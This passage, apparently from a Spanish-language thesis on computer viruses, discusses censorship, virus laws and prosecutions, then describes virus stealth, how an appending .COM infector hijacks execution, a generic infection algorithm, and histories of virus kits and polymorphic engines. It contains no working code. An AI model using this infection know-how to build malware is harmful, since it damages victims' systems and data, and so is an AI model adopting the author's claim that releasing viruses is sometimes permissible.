Algo indiscutible es que la censura, en manos de los gobiernos, puede tomar tintes peligrosos. Cuando alguien unilateralmente pueda hacer con las libertades de los demás lo que se le antoje, bajo la excusa de hacerlo por el bien de la nación, de la mayoría, está de cuidado; por principio de cuentas, ése "bien de la mayoría" obedece a intereses (supongamos realmente sean a favor de la mayoría, que no siempre es el caso) y, lo benéfico queda siempre a discusión (¿ en base a que se decidió? como primera de muchas interrogantes). La manipulación de las libertades individuales no puede estar a expensas de intereses, en el supuesto de que sean susceptibles de manipular.

Ejemplos de prepotencia gubernamental sobran y, así como con los Viruses, la historia los acusa (empleando la misma táctica usada para censurar a los Viruses). En México, las elecciones federales de 1994, nos muestran en carne propia lo dicho, cuando se cortan totalmente las transmisiones originadas desde el extranjero "para no provocar mal-informaciones con los resultados".

Dentro del mismo contexto, pero en Estados Unidos, causaron revuelo la liberación de ciertos documentos a partir del *Acta de Libertad de Información* (FOIA) que evidenciaban acciones ilegales por parte del Servicio Secreto de ese país. En esa operación denominada *Sun Devil*, se trataría de imponer un control sobre la información y las acciones potencialmente peligrosas para el gobierno, que se transmitieran a través de medios electrónicos de comunicación como la *Internet*; una área desatendida, en ése entonces, por las leyes. El gobierno se valió de un monitoreo ilegal tras bambalinas para revisar y censurar información de publicaciones electrónicas, foros de discusión abierta, BBS's, etc. todo lo que no dependiera y saliera del gobierno sería sospechoso. Bajo ese ambiente controlado y de censura, se llegó a filmar en video una conferencia computacional de hackers (*SummerCon, 1988*) para identificarlos a cada uno y prácticamente ficharlos antes, siquiera, de cometer algun ilícito.

Todavía en 1994, hubo una iniciativa en EU para que el gobierno controlara las comunicaciones electrónicas mediante la implantación de un chip especial en cada computadora, fax o módem : el *Chip Clipper*. Según decía el gobierno, era con "buenas" intenciones para descubrir

negocios turbios a través de la red; los mensajes se transmitirían especialmente encriptados y tendrían una clave (que estaría en manos judiciales) para averiguar su contenido. Si un oficial tenía la menor sospecha sobre "X" o "Y" mensaje, iría con un juez para solicitarle la clave y poder inspeccionar la información, de los usuarios. La ciudadania se opuso fuertemente contra tal medida, además de que se descubrirían algunas imperfecciones en ése sistema. No obstante, éste parece ser un gran anhelo del gobierno de EU por el grado de control que le daría, por lo que no se descartan planes similares en el futuro.

Aún actualmente se rumora en algunos BBS's de EU sobre el monitoreo de las comunicaciones por parte del Servicio Secreto. Lo cierto es que la desconfianza y el temor hacia un omnipotente gobierno ha ganado terreno, por las imprevistas acciones ha acostumbrado tomar.

Asimismo, una ley controversial en EU, es la que regula la exportación de todo software que contenga rasgos de confidencialidad y privacia, y que ha provocado que hasta discos conteniendo algoritmos sobre criptografía sean limitados a no salir de ése país para, en cambio, el libro que contiene los algoritmos si lo pudiera hacer. Señalando que el contenido en forma impresa y electrónica para tales algoritmos es el mismo.

Y bueno, el control de la información no se limita a los gobiernos solamente, sino bastaría preguntarse ¿ cuántas universidades no hacen/harían ésto sólo por su prestigio ?, por mencionar alguna otra entidad distinta al gobierno.

Conforme se va arraigando cada vez más la dependencia de la sociedad por las computadoras confiándoles el manejo de información crítica, los gobiernos tienden a sentirse paranóicos de que la llamada *Seguridad Nacional*, se vea amenazada. Existen los denominados *Phreakers*, *Crackers* y demás, que ilegalmente buscan beneficiarse de los sistemas como el correo de voz, telefonía, cuentas con privilegios especiales, etc. hasta llegar al punto donde se le politiza con nombres de espionaje o similares. Y de éste modo, se tiende a confundir un *Hacker* con un *autor de Virus* y a los *Viruses* como una *"amenaza a la Seguridad Nacional"* cuando no necesariamente uno es lo otro; son casos muy distintos dentro de la misma área.

Así, surge la necesidad de legislar dentro del área computacional. Idóneamente, en el caso que nos ocupa, se observan dos puntos importantes a considerar : la intención maliciosa del transmisor y la ignorancia del receptor acerca de que está siendo afectado; empero, ambas se prestan a manipulaciones subjetivas a conveniencia. Quizás profundizando un poco en lo que es la libertad, nos ayudaría.

La *libertad* es *un derecho y una obligación*; el derecho se gana, en base al cumplimiento y entendimiento de las obligaciones. La obligación proviene de la aceptación personal de que la libertad es intrínseca al ser humano, y de la importancia de saber manejarse con ella (*auto-control*). Una obligación que te dá la libertad, es respetar el derecho a la libertad de los demás. Cuando la libertad se convierte en derecho, las censuras se vuelven absurdas. Y todavía algunos verán la libertad solamente como un derecho, transformándola en *libertinaje*.

Se puede amañar el significado de *Libertad de Información* para *beneficio o satisfacción personal*. Se refiere a la información sin dueño, la que es patrimonio de la humanidad, un derecho a poseerla. Extenderla hacia cualquier tipo de información personal privada (digamos, el historial médico) es pretender *privilegios*; ¿ es moral examinarla ? No. ¿ Se hace ? Sí. Hay países, donde algunas empresas aplican una serie de exámenes genéticos reveladores de la propensión a ciertas enfermedades por los individuos, un medio para la discriminación en los trabajos. Parece surgir de nuevo la confusión en el problema entre la moral y las leyes. *No se piden privilegios, se exigen derechos.*

No hacer lo que no quieras que te hagan, bajo las mismas circunstancias. El pirateo de software es inmoral, lo mismo que fotocopiar ilícitamente libros, pero es una aceptada práctica común entre estudiantes universitarios limitados por la economía; es el criterio del estudiante el que pondrá un límite a ésas prácticas. Ni que decir sobre los *"Virus de la información"* curiosamente mejor tratados por las leyes, los periodistas, éstos pueden espiar e invadir la privacidad de *"personajes públicos"* (porque se es público desde que sales en la prensa, según dicen). Casos como el correo electrónico "robado" por un periodista a una famosa patinadora se han dejado escuchar. Los *Virus computacionales* no son "el frijol negro dentro de la olla", existen situaciones en las que la creación y liberación de Viruses son permisibles dando flexibilidad a las leyes, sin siquiera tener a una persona "experta"

en Virus y de la que seamos íntimos amigos, para que responda por nosotros y nos cuide del "peligro".

Entonces, ¿cuál es el rol del gobierno con los Viruses y, en general, con el material subterráneo? El gobierno debe alentar la libre información, ser tolerante con otras ideologías y actuar con prudencia. Si algo lesiona a los muy particulares y propios intereses manejados por un gobierno, ésto no le da razones suficientes como para manifestarse reprimiéndolo, aunque tampoco se pide promocionarlo.

Un *Virus* visto como *invasor*, no significa que tenga voluntad propia. A lo mejor *pre-meditación*, pero el daño es discutible y dependiente del caso (según lo que se entienda, objetivamente, por daño).

Los *Troyanos*, en cambio, nacen al igual que una *broma infantil* en la que intercambias el contenido de dos frascos sólo para que el que los use crea una cosa, sin darse cuenta que es otra. El concepto tiene muchas caras pues es aplicable en muy diversas actividades humanas y está latente un daño definitivamente mayor que el pretendido con los Viruses, no obstante, no se ha hecho tanta alharaca al respecto. Hasta cierto punto son equiparables a los programas *Back Door* (Puerta Falsa), ya que existe algún engaño de por medio para el usuario. El creador del Unix, *Ken Thompson*, publica y describe en un artículo para la revista *Communications of the ACM* : *"Reflections on Trusting Trust"*, un programa (*cc*) que le permitiría ganar acceso *a cualquier sistema Unix*. El compilador de C verificaría antes la identidad del programa : si era el *Login.C*, instalaría el código para la Puerta Falsa en él; si era otro *cc*, se reproduciría en él para así extender la instalación de Puertas Falsas. Éste hecho le sería celebrado, luego de tal publicación.

Pues bien, inevitablemente un Virus se propagará y violará el derecho a la privacia de otra persona en *sistemas no-seguros*, alterar el sistema puede ser normal por lo mismo, pero tiene un lado reprobable cuando intencionalmente provoca algún tipo de pérdida o desorden, donde se dañen intereses, dispositivos físicos o información. Y en ésto cuenta demasiado la honestidad, responsabilidad y ética del usuario perjudicado. Es básico comprender que los Viruses computacionales son ya parte de la vida diaria por el papel que tienen las computadoras en nuestra sociedad y que es indispensable tener un conocimiento elemental (mas no de experto) sobre ellos, para algunos, un "sacrificio" tan fundamental como haber aprendido Aritmética en la escuela sin que éso

lo haya convertido en un matemático. La moral, leyes o derechos no tienen que ver, es adaptarse a las cambiantes situaciones sociales.

No estamos delante de un fenómeno propio de un Sistema Operativo o máquina; innegable es que el avance de éstas tecnologías parecerán poner en un impasse a los Viruses, significando su acabóse. Sin embargo, éste asunto ha dejado de ser sólo un problema de nuestro tiempo, permaneciendo ahí latente para el que desee volver a emular la historia una vez iniciada por el *Virus Brain*.

IV.4 Cuando la Ley se aplica

Ya no es difícil encontrarse con leyes regulando los Viruses; casi en toda Europa, Estados Unidos y Australia algún tipo de medida ha sido tomada. El texto de éstas leyes, desde la perspectiva de gente metida directamente en el ámbito de los Viruses, se presta a controversia por lo que, sin ánimos de refutar o apoyar cada palabra que en ellas se dice, se presentarán algunas cuantas dentro de un marco puramente informativo a fin de una reflexión más profunda por parte del lector.

Una ley particularmente curiosa por su explícita referencia hacia código tipo Viruses o Gusanos, es la holandesa. El *Artículo 350a(3) y 350b(2)* va más o menos así : *"Cualquier persona que intencional o ilegalmente haga disponible o distribuya cualquier información (datos) significativa para hacer daño mediante la reproducción de sí misma en un sistema automatizado estará propenso a un término de prisión no excediendo los 4 años o a una multa de 100 mil guilders."*. Asimismo, los BBS's para intercambio de Virus (*VxBBS*) son ilegales en ése país.

Pero en Suiza no se cantan mal las rancheras, cuentan con una más extensa ley motivada por los Viruses *(Código Criminal suizo, Artículo 144bis)* :

"1. Cualquiera que sin autorización borre, modifique o inutilice información electrónica o similarmente salvada o transmitida, será penado, si una demanda es levantada, a prisión por un término de hasta 3 años o una multa de hasta 40 mil francos suizos. Si el indiciado ha causado un daño considerable, la prisión será por un término de hasta 5 años. El crimen será perseguido ex-oficio.

...continúa en la página siguiente

2. Cualquiera que cree, importe, distribuya, promueva, ofrezca, haga disponible, circule de cualquier modo o dé instrucciones para crear programas, que sepa o presuma sean utilizados para propósitos acorde a los del ítem 1 listado arriba, será penado con prision por un término de hasta 3 años o una multa de hasta 40 mil francos suizos. Si la persona acusada actuó por beneficio, la prisión será por hasta 5 años."

Si no ha quedado claro aún, esta ley *asume* que todo Virus es peligroso (tanto como el material radiactivo) debido a la inherentemente maliciosa intención de su autor y sin aplicación útil alguna; su estudio sería limitado únicamente a científicos y AV's autorizados *por el gobierno*. Aunque se tenga posesión únicamente en papel de código de Virus, es aplicable y se excluye a productos tipo las *utilerías Norton* en aquello que habla del borrado de información.

Además, existe una latente responsabilidad penal si el receptor inesperadamente hace mal uso de él, quedando a expensas del juez decidirlo. Todo ésto a decir del abogado suizo, quien propuso la iniciativa de ley, *Claudio G. Frigerio (bfi@ezinfo.vmsmail.ethz.ch)*.

Un crímen *ex-oficio* es aquél donde no hay necesidad de demanda específica para perseguir un delito, sólo basta conocer los detalles para que la policía actúe.

Interesante ley la suiza que no prevé situaciones, y se atrinchera pre-suponiendo hechos. Más preocupante aún es imaginarse a oportunistas buscando beneficios aprovechando la circunstancia de verse afectados, ante una cacería de brujas con los anónimos autores de Virus.

Uno de los casos más sonados se dió en Inglaterra, con el incidental arresto de los miembros del grupo de desarrolladores de Virus *ARCV* por parte de la *Scotland Yard*. Al principio, la policía encontró a un par de personas haciendo ilegalmente *phreaking* por lo que procedió a confiscar el equipo. Más tarde, la Scotland Yard se percataría de que había algo más detrás de estas personas, lo que desencadenó en la *Operación Apache* (*A. Warrior*, nick del presidente de ARCV) en la que se son capturados todos los demás miembros amparándose en la *sección 3 del Acta de Abuso Computacional* (que prohibe la modificación no autorizada de material computacional). Claramente, el arresto de éstos últimos fué motivado sólo por *escribir* Viruses y, también se les quitó todo equipo de cómputo (ésto es, desde discos flexibles) para analizarlo.

En Estados Unidos, la confiscación del equipo es igualmente común y justificable con *Phreakers* hasta el punto en que dependan fuertemente de hardware especializado poco común, valga la expresión, para cometer ilícitos (*cajas beige*, etc.). No siéndoles regresado siempre el equipo. El "aparato" más especializado para escribir un Virus (si éso constituye un delito), es cualquier computadora.

Otro caso muy publicitado fué el que involucró a nuestros dos viejos conocidos : *Robert Morris Jr.* y su *Gusano. Shockwave Rider*, como identificaba su mamá a Morris según la novela de *John Brunner*, sería arrestado y llevado a juicio bajo el *Acta de Abuso y Fraude Computacional de 1986*, con una defensa alegando había sido un experimento que se salió de control y sin consecuencias destructivas, mientras que los detractores del creador del Gusano lo tachaban de inconsciente, intencionalmente "atacando" a las computadoras. Lo condenaron a *5 años de prisión*, aunque finalmente tuvo que pagar *$10 mil dólares* de fianza y quedar en libertad condicional por 3 años, además de prestar *400 horas* de servicio comunitario.

En 1992, otros dos estudiantes de la Universidad de Cornell fueron arrestados acusados de *alteración de computadoras en segundo grado* causada al liberar en la red un Virus para las MacIntosh, *el MBDF*. Los estudiantes de 19 años, *David Blumenthal y Mark Pilgrim*, colocaron el Virus en 3 juegos de la Mac (*Obnoxious Tetris, Tetriscycle y Ten Tile Puzzle*) para luego ser puesto en un repositorio de archivos público en Stanford y así extenderse incluso hasta Japón. Los administradores del host dieron con los archivos que estaban causando el problema, de modo que la investigación pasó a trazar de dónde vinieron ésos archivos infectados. Ése fué el movimiento en falso que hizo que fueran arrestados por oficiales del *Dpto. de Seguridad Pública* además de que les fueron registradas sus habitaciones y confiscada cualquier cosa que tuviera que ver con las computadoras, ante la pasmosa ignorancia policiaca de no saber lo que realmente representaba una evidencia. El programa no tenía señas de ser dañino, pero podría causar algunos inconvenientes en el sistema. Se les fijó fianza de hasta *$10 mil dólares* en propiedades, empero, el juez los regresaría a la cárcel con la misma multa y recomendando siguieran ahí hasta concluir las investigaciones de los federales, pues el *FBI* también intervino en la investigación.

Pues bien, lo anterior es sólo considerando una parte de la moneda, pero ¿ y la otra, cuándo será regulada ?. No es posible que

algunas compañías AV continúen todavía con versiones parchadas de los primeros métodos para la detección de Viruses, buscando cadenas, lo que nos da soluciones tardías y "al vuelo" para los usuarios cautivos de tales productos :

- porque es *rudimentaria* según las herramientas tecnológicas surgidas en computación (IA) en los últimos años y que les podrían ser útiles.

- porque es *tiempo muerto incremental en la productividad* de las computadoras conforme salen "nuevos" Viruses.

- porque ya hay suficientes muestras de viruses como para analizarlos y *formular una respuesta de detección más general,* atacando el origen del asunto.

No es tan sólo de hallar algoritmos de búsqueda de cadenas más eficaces y rápidos, es el método en sí. Es inaceptable que un AV se queje de recibir muchos Viruses "poco interesantes" siendo una pérdida de tiempo analizarlos, sin que primero re-examine y optimice sus propios métodos de vacunación.

Las leyes intentan penar, cuantitativamente, cualidades; por lo que fácilmente caen en subjetivismos y parcialidades. Hoy en día es más costeable, en términos de años de prisión, apuñalar "sin mala intención" a una deportista que escribir un Virus. La cuestión de fondo no es castigar más a una que a la otra, si lo ameritan, sino la inexistencia de una metodología para ello. Tal metodología no será una panacea, aunque si logrará sacarlas del empiricismo que las rodea y ése avance es bueno; ¡vaya, ni siquiera se asegura exista una metodología ad hoc!. Ésa es la belleza de las Matemáticas, no tan exactas como se piensa, pero su manipulación de lo abstracto para aproximarnos a la realidad, es sorprendente.

Toda la responsabilidad de plasmar la realidad es dejada en las *palabras*, ésto es lo fallo de las leyes. Se vale de otras ciencias sólo como auxiliares para la aportación de pruebas, pero no toma lo medular de ellas para formarse más como ciencia. Confían en las palabras para delimitar una acción moralmente ilícita y castigarla, siendo que no cuenta con una base de conceptos primitivos de las que se formen las definiciones de otros conceptos, ni con axiomas morales básicos. Es la razón de los huecos en las leyes para beneficio de los acusados, y donde choca con

moralidades o éticas, considerando el caracter de inflexibles (refiriéndose a imparcialidad y objetividad, entonces *sin interpretaciones*) que tienen las leyes. Tal inflexibilidad debe ser no sólo en la forma, sino también en el contenido de las leyes, pues ya no se cumple que todo lo legal sea moralmente bueno o justo.

Son paradójicas, por un lado se detallan exhaustivamente para evitar sea a criterio de las personas y, por el otro, dan la impresión de estorbarles las palabras cuando se rebuscan interpretaciones ventajosas, perdiéndose la esencia de las leyes. Muy probablemente tampoco les ayuda el enfoque prohibitivo que guardan (no necesariamente expresado con palabras) : *No Deber Ser/Actuar*; previendo que, lo contrario, sería restringir las libertades o imponer una forma de vida robotizante, inflexible; la clave es la sensibilidad de haber sido *hechas para y aplicadas por* los humanos, sin permanecer inmutables y donde no caben juegos de palabras en los que la habilidad determina un ganador. La ley no es ciega, es miope.

Se juzga algo a partir de prejuicios que asignan calificativos a los resultados de las acciones o peor, con palabras no definidas que pueden representar dobles estándares como : dañar o incitar al daño, sin mezclar intereses.

Aparentan siempre estar un paso atrás del presente, reaccionan según nuevos sucesos. En lo referente a los Viruses, se torna imprescindible legislar sobre ellos en sí, por la necesidad humana de sentirse seguro y protegido, saber que controla la situación y hacia donde se dirige. Y, de paso, automatizar decisiones a un ritmo que le llevará a alcanzar un número infinito de leyes y criminales. ¿ Un mal necesario ?, no es para tanto. La idea de contar con leyes es buena, pero si son salpicadas por la ignorancia, el miedo irracional y deseos pretenciosos de formular *leyes universales*, como que se pierde la brújula.

La *creatividad* es una capacidad valiosa que poseemos y que, inercialmente, nos mueve dentro del conocimiento hacia caminos desconocidos. Es infructuoso pretender bloquearla mediante leyes, porque siempre hay una rama que empuja hacia el nacimiento de las hojas. También parece olvidársenos que, no obstante tal capacidad creativa, ésta no nos capacita para entender lo creado, menos para controlarlo (del mismo modo que cuando se pretenden crear leyes sin comprender sus implicaciones reales). Toda creación es *dependiente de*

nosotros, el "malo" no es el objeto, sino un calificativo dado según las acciones para las cuáles lo utilizamos. Pero la dependencia referida no es una *dependencia* individual (del creador, distribuidor, etc.), sino *de la humanidad* en su conjunto, una *responsabilidad colectiva* aceptada por convicción, más que por adoctrinamiento.

Los Viruses representan un nuevo y confuso dilema para la humanidad. Sueño largamente anhelado, es crear un ser inteligente e independiente de los humanos que nos auxiliará en muchas formas, para ello se crean disciplinas como la IA (*Inteligencia Artificial*) y sus muchas ramas. Un Virus es más que un simplista pedazo de código, formalmente es un *Autómata sin "inteligencia"*, pero independiente. El quedar fuera de nuestro control, es su pecado y el motivo de su incomprensión.

Es inútil hablar de analogías, como cuando se trata con el problema del cuchillo (herramienta utilizada para cocinar/matar : ¿ debe censurarse?). Explota la impredecibilidad de las aplicaciones que tienen las cosas, es subjetivo preguntarse (redundantemente) : ¿ cuál sería *generalmente el uso más común* ?. El inasequible problema de *conocer* las cosas; las *circunstancias* guían los usos. Se enjuician los usos dependiendo de la situación del ente afectado. Tan simple y tan complejo como entender que un cuchillo es un cuchillo, no hay sorpresas.

Al pensar en gente como *Gandhi*, considerado un santo en la India, y reflexionando sobre el mérito de ello nos damos cuenta de que no tuvo una vida impoluta, entonces ¿ qué fué lo que lo lo hizo una persona a tal grado admirable ?. La respuesta está en lo ya dicho previamente, en el conocimiento del pecado y de sí mismo. Convencido de lo que hacía y en pleno uso de su libertad, supo controlar sus debilidades apartando de sí lo que le era nocivo, y nunca vivió encerrado en una burbuja. Su cometido con los que no eran como él, fué conscientizarlos, no acabar con ellos. Peor que no saber, es ignorar que no se sabe.

En una sociedad consumista, la distribución de objetos bajo la fuerte demanda del público, no tiene ningún inconveniente así sean elementos nocivos, digamos bebidas embriagantes, cigarros, armas, supongamos Virus puramente destructivos, etc. Sin puritanismos, pero los magnates de revistas pornográficas pueden dar cátedra sobre ésto. Ahora que, en el caso de los Virus, se les puede aislar la parte dañina para experimentación. Sin embargo, hacen falta un par de cosas que al

menos no hagan sentir mal a alguna de las partes : *conscientización y responsabilidad.* Una especie de etiquetación para prevenir al receptor, resultaría fastidiosa. Profundizando un poco más, la solución estaría en la educación básica recibida de niños, remarcándoles más la *parte formativa-humana* que la llenadora de datos aislados.

Y al englobar ésto de la educación con lo ya dicho acerca de las leyes, política y economía, nos topamos con una más complicada solución. *Deben ir enfocadas hacia el ser humano.*

Capítulo V
La Tecnología Viral

Desde el punto de vista técnico, éste capítulo deberá ser útil e interesante para los adentrados en las ciencias computacionales. Lejos de proveer un detallado análisis del *know how* de cada punto considerado, se opta por abrirle el panorama al lector para que éste sea capaz de elegir, por sí mismo, áreas de oportunidad dentro de este fascinante campo computacional.

V.1 Acerca de Viruses y propiedades

Actualmente, es trivial oir a cualquier persona hablando de Virus *invisibles*, *mutantes* o *acorazados*. Este tema pretende introducir al lector en lo que consisten tales términos y otros por ver, casi coloquiales. Crear Virus, es un trabajo anónimo y por lo mismo ingrato. En las condiciones actuales, es temerario proclamar ser el primero en hacer "X" cosa o alardear de haber hecho algo inmejorable. Lo silencioso de la tarea, convertida en un reto personal, puede fácilmente ser utilizado por farsantes. Lo que cuenta son los hechos, los logros concretos. Es por ésto, por lo que nos evitaremos (en la medida de lo posible) de hablar aquí en ése sentido "de ser el primero".

Es innegable la crucial aportación búlgara en el campo viral, la cual le brindó el impulso inicial con la que tiempo después depegaría como nunca se imaginarían el Dr. Cohen o von Neumann. Es por ello que nos toparemos con una buena cantidad de fino trabajo viral procedente de Bulgaria, sin perder de vista que ya actualmente ése trabajo es repartido por todo el mundo con también muy interesantes resultados.

En el *Apéndice A* damos una tabla descriptiva de algunos de los Virus más notables, por sus propiedades, creados hasta la fecha. Una *Propiedad* comprenderá : *alguna capacidad del Virus que puediése ser analogada con la de algún ser vivo o cosa* (en ocasiones, se harán acotaciones puramente técnicas que han sido características únicas de tal

Virus). La columna de *Objetivo* tendrá una explicación del por qué se originó la Propiedad, por lo que en ocasiones se optará por mencionar una técnica dentro de las propiedades a sabiendas de que, en el Objetivo, podrá encontrar la analogía requerida. La útlima columna es para comentarios relevantes.

De todo lo anterior, algo que merece cierta atención es lo que se denomina el *problema del CHKDSK*, cuando el Virus intenta ocultar los cambios en tamaño debido a la infección (Entidad SW, memoria). Con el tiempo han surgido diversas soluciones de éxito variable como las proporcionadas por el *SVC* (elusión a programas tipo CHKDSK), el *Darth Vader* (ocultado en la pila), el *Cluster* (ocultado en el *Slack* del archivo almacenado), etc. o a través de *técnicas de protección por SW* (Dañado intencional o formateo no convencional de Sectores en disco, etc.). El punto a considerar en tales técnicas y que las diferencia, es el grado de deterioro sufrido en la propagación del Virus en función de su efectividad.

Otro conjunto de Viruses mas bien agrupados por sus peculiaridades, que por la complejidad en las técnicas utilizadas, es dado dentro del *Apéndice B*.

Y bueno, de hecho el Dr. Cohen, en su libro *"Computer Viruses : Theory and Experiments"*, apunta algunas experiencias tenidas dentro de un ambiente controlado donde Viruses hubieron conseguido privilegios de Supervisor en menos de 1 hora (promedio media hora).

Queda claro que, los Viruses son posibles en prácticamente cualquier ambiente, sin importar demasiado las protecciones o esquemas de seguridad implantados. También un hecho es que la gran mayoría de los Viruses se toparán ante ése obstáculo y no podrán evadirlo, de modo que no hay por qué ponerse hipocondríacos.

Para mayor aclaración acerca de siglas, abreviaturas o terminología en este tema encontradas, verifique el *Glosario* al final de ésta obra.

V.2 Técnicas de Infección

Una *Técnica de Infección* comprende la metodología básica empleada por el Virus para propagarse a través de Entidades Software. El ambiente DOS en éste sentido, está muy explotado; los Viruses han podido introducirse en *archivos COM, EXE (DOS y Win), OVL, SYS, PRG, BAT, OBJ, etc., además de las estructuras del Boot, MBR, - Directorio.* Todas del tipo *infección por Encadenamiento*, lo más ortodoxo.

Se considerará una *Infección* : a todo cambio explícitamente provocado por un Virus, no necesariamente dentro de la Entidad SoftWare afectada, y del que obtendrá ventaja.

Existe también una técnica muy burda de infección que es la de *Sobre-escritura*, en la que el Virus se instalará en el archivo a infectar destruyendo irremediablemente los contenidos originales. Así que, no oculta su presencia lo que le da una corta vida. Otra técnica diferente es la que genera programas mediante un *Spawning*; toma ventaja de la prioridad de ejecución de los archivos, según la extensión, dada por el DOS. Un caso es cuando el Virus busca archivos EXE (DOS) para hacerlos sus víctimas, pues la infección ocurre al crear un archivo ejecutable idéntico aunque con extensión COM (contenedor del Virus) para que se ejecute antes que el original. De modo que aquí, no se puede hablar de un *Virus Compañía* infector de EXE's, a diferencia del *GoldBug*.

El lector habrá de observar que ni Viruses, ni Gusanos, se limitan aún por las definiciones. Términos como *reproducción* pueden ser simulados de diversas maneras y ninguna hace más Virus a uno que a otro; un gusano puede ser implantado con un host distinto de la memoria, moviéndose en vez, a través de archivos. No hay necesidad de denominaciones *"ViroWorm"* o parecidas, para clasificar cada una de estas innovaciones. Asimismo, características deseables en un Virus como la reproducción controlada están a la espera de generar más funcionalidad en los Virus (ésto es, según el objetivo que se persiga, pues en ocasiones será ventajosa la propagación "ilimitada" del Virus).

¿ Cómo infecta un Virus ? es la pregunta. Realmente no se trata de uno solamente, sino de múltiples modos de infectar basados en el aprovechamiento de los huecos dentro de la Entidad Software en mira,

previo un análisis a consciencia acerca de su funcionamiento. Por ejemplo, un *infector del Boot* aprovechará el hecho de que el *registro Boot* contiene una instrucción de salto incondicional hacia el código de carga inicial para sustituirlo por un brinco hacia el código del Virus. Además, se instalará en memoria y conseguirá el control al efectuar cualquier acceso a disco (así pudiendo infectar a otros discos). Pero ésos son sólo unos pocos, de los muchos detalles a considerar para hacer tal tipo de infección efectiva.

En nuestra situación, nos interesa específicamente la *infección de archivos .COM*, así que comencemos entendiéndolos primero. Ya hemos visto que las raíces de los archivos .COM se remontan hasta el Sistema Operativo CP/M; en aquél entonces, era mucho tener 64 Kb de capacidad en RAM por lo que no tenía sentido segmentar la memoria. Al cargar el programa en memoria, se reservaba una cabecera de 256 bytes para almacenar alguna información útil al archivo (FCB's, por ejemplo). Tiempo despues, el MS-DOS adoptaría tales archivos modificando muy poco la idea (a la cabecera la llamará *PSP*).

Cuando el DOS carga en memoria el programa que se tiene en disco, no lo procesa (modificándolo) especialmente, por éso a veces se dice que un .COM es una imagen en memoria del archivo en disco. El DOS le hace una reservación exclusiva de 1 segmento donde pondrá código, datos y todo lo que al DOS le ayude para ejecutar el programa. Así, el DOS antepone al código en lo que es el inicio del segmento en memoria, un conjunto de datos a los que denomina *Prefijo de Segmento de Programa* (PSP); allí encontrará información acerca de los parámetros, el ambiente, FCB's, etc. . Después, cargará el archivo tal como está almacenado en disco a partir del *offset 100h*, lo que normalmente no llevará a ocupar todo el espacio "sobrante" en ese segmento, así que se crea una *estructura LIFO* desde el *offset FFFFh*. Para todo ésto, cualquier Debugger puede ser útil si se desea visualizarlo en la práctica.

La filosofía de un *Virus de Encadenamiento* es tratar de no afectar la integridad operacional de la entidad SW a infectar, o al menos no dañarla irremediablemente, mientras lo modifica sólo para tomar el control de la ejecución.

En un infector .COM, la idea se implanta añadiendo parte del código del Virus al final del archivo a infectar y cediéndole el flujo

inicial de ejecución poniendo un salto incondicional hacia el código del Virus como primera instrucción del .COM (offset 100h), siendo guardado el contenido original de ése offset dentro del código del Virus en caso de querer devolver el control al programa original como un medio para disimular sus acciones. Por ésto es importante analizar antes a nuestro objetivo a infectar, pues en una infección de archivos .EXE's (también vista simplistamente), dicha táctica no funcionará por estar constituidos aparte por una cabecera fundamental en la que se puede decir, está la clave del éxito para una infección de éste otro tipo.

Cerrando el tema, un posible algoritmo general para estos Virus sería el dado a continuación :

1) Fijar al objetivo.
2) Examinarlo si está infectado (Sí, entonces vé hacia 1).
3) No, entonces infectar.
4) Retornar flujo de ejecución a la entidad SW original.
5) Terminar infección.

V.3 Evolución en la Arena Viral

Es común a toda actividad humana la búsqueda de simplificaciones y estándares que les provean de cimientos firmes, a partir de los cuáles pueda edificar más complejas y desconocidas formas de conocimiento.

Conforme a esa tendencia, emulando *herramientas CASE*, diversos autores de Viruses se han ocupado de observar generalidades en la creación de éstos.

Generadores de código, herramientas proveedoras de capacidades a los programas, etc. han sido elaborados, en un esfuerzo por auxiliarse en tales actividades, sin tratar de proveer soluciones finales optimizadas remplazando a sus autores.

Un *kit de desarrollo de Virus* es un programa computacional que proporciona facilidades para generar el código de Virus requerido/especificado por el usuario. Su aspecto amigable al usuario no-programador es un handicap mas bien accidental, que una finalidad.

La presentación de tal herramienta es variable, desde contando con una interfase vía menús de diseño, hasta crear archivos esqueleto ASCII donde se defina la configuración del Virus. Del mismo modo, el producto puede ser desde sólo el archivo ejecutable del Virus hasta el código fuente documentado. Un punto deseable a reforzar aquí, es la variablilidad en los códigos generados que dificulte la detección a simples rastreadores de cadenas (simulando algún tipo de evolución del código); el próximo paso será mutar el código (luego vendría la optimización funcional y la legibilidad del código). Una pequeña recopilación histórica de éstos kits es dada a continuación :

Kit de Desarrollo	*Comentarios*
GenVirus	*Francia. En 1990, es el primer esbozo. Fué distribuido en forma de Shareware (no la versión completa). Usa menús. Pertenece a la primera generación (1G).*
VCS	*Alemania, 1991. Virus Construction Set (1G). Empleaba un archivo de texto (de máximo 512 bytes) que incorporaba a un Virus .COM.*
VCL	*USA, 1992. Virus Construction Laboratory (2G). Interfase de menús seleccionando módulos para el Virus. Opción para comentar código fuente. Revolucionó el campo. La versión 2.0 del VCL, contendría más avanzadas opciones (entre ellas Stealth).*
PS-MPC	*USA, 1992. Phalcon/Skism-Mass Produced Code generator (2G). Freeware basado en el VCL y programado en C. Utiliza archivos esqueleto de configuración.*
IVP	*USA, 1992. Instant Virus Production kit (2G). Escrito en Pascal. Emplea archivo esqueleto. Con opción de incluir NOP's aleatorios.*
G^2	*USA, 1993. De los del PS-MPC; pretende ser una re-escritura total del kit (2G). Emplea archivo esqueleto. Produce rutinas semi-polimórficas en Virus TSR COM/EXE.*

Tabla 1

Otro importante desarrollo han sido los *Ingenios de Mutación* : módulos encadenables a un Virus, que le extienden su capacidad para convertirlo en polimórfico (se auto-encripta, no modifica, distinto en cada infección con un ilimitado número de rutinas de desciframiento, entre otras cosas). Hace pesado uso de los Op-Codes a nivel bit. Su interfase con el usuario no se ha caracterizado por ser fácil de usar. A continuación se enlistan algunos de ellos :

Ingenio Polimórfico	Comentarios
MtE	*Bulgaria. Por el autor del Dark Avenger, es el primer esfuerzo de éste tipo.*
TpE	*Trident Polimorfic Engine por Masud Khafir. Inspirado en el MtE. Cifrado variable complejo. De 1.5 Kb en tamaño, a diferencia de 2.4 Kb del MtE.*
DAME	*USA. Dark Angel's Multiple Encriptor. Basado en el TpE.*
NED	*Nuke Encryption Device, 1992. Diferente del MtE al no requerir de un generador de números pseudo-aleatorios por separado. Se le puede definir el número de instrucciones basura al ensamblar su clave de cifrado.*
VME	*Visible Mutation Engine por Mark Ludwig.*

Tabla 2

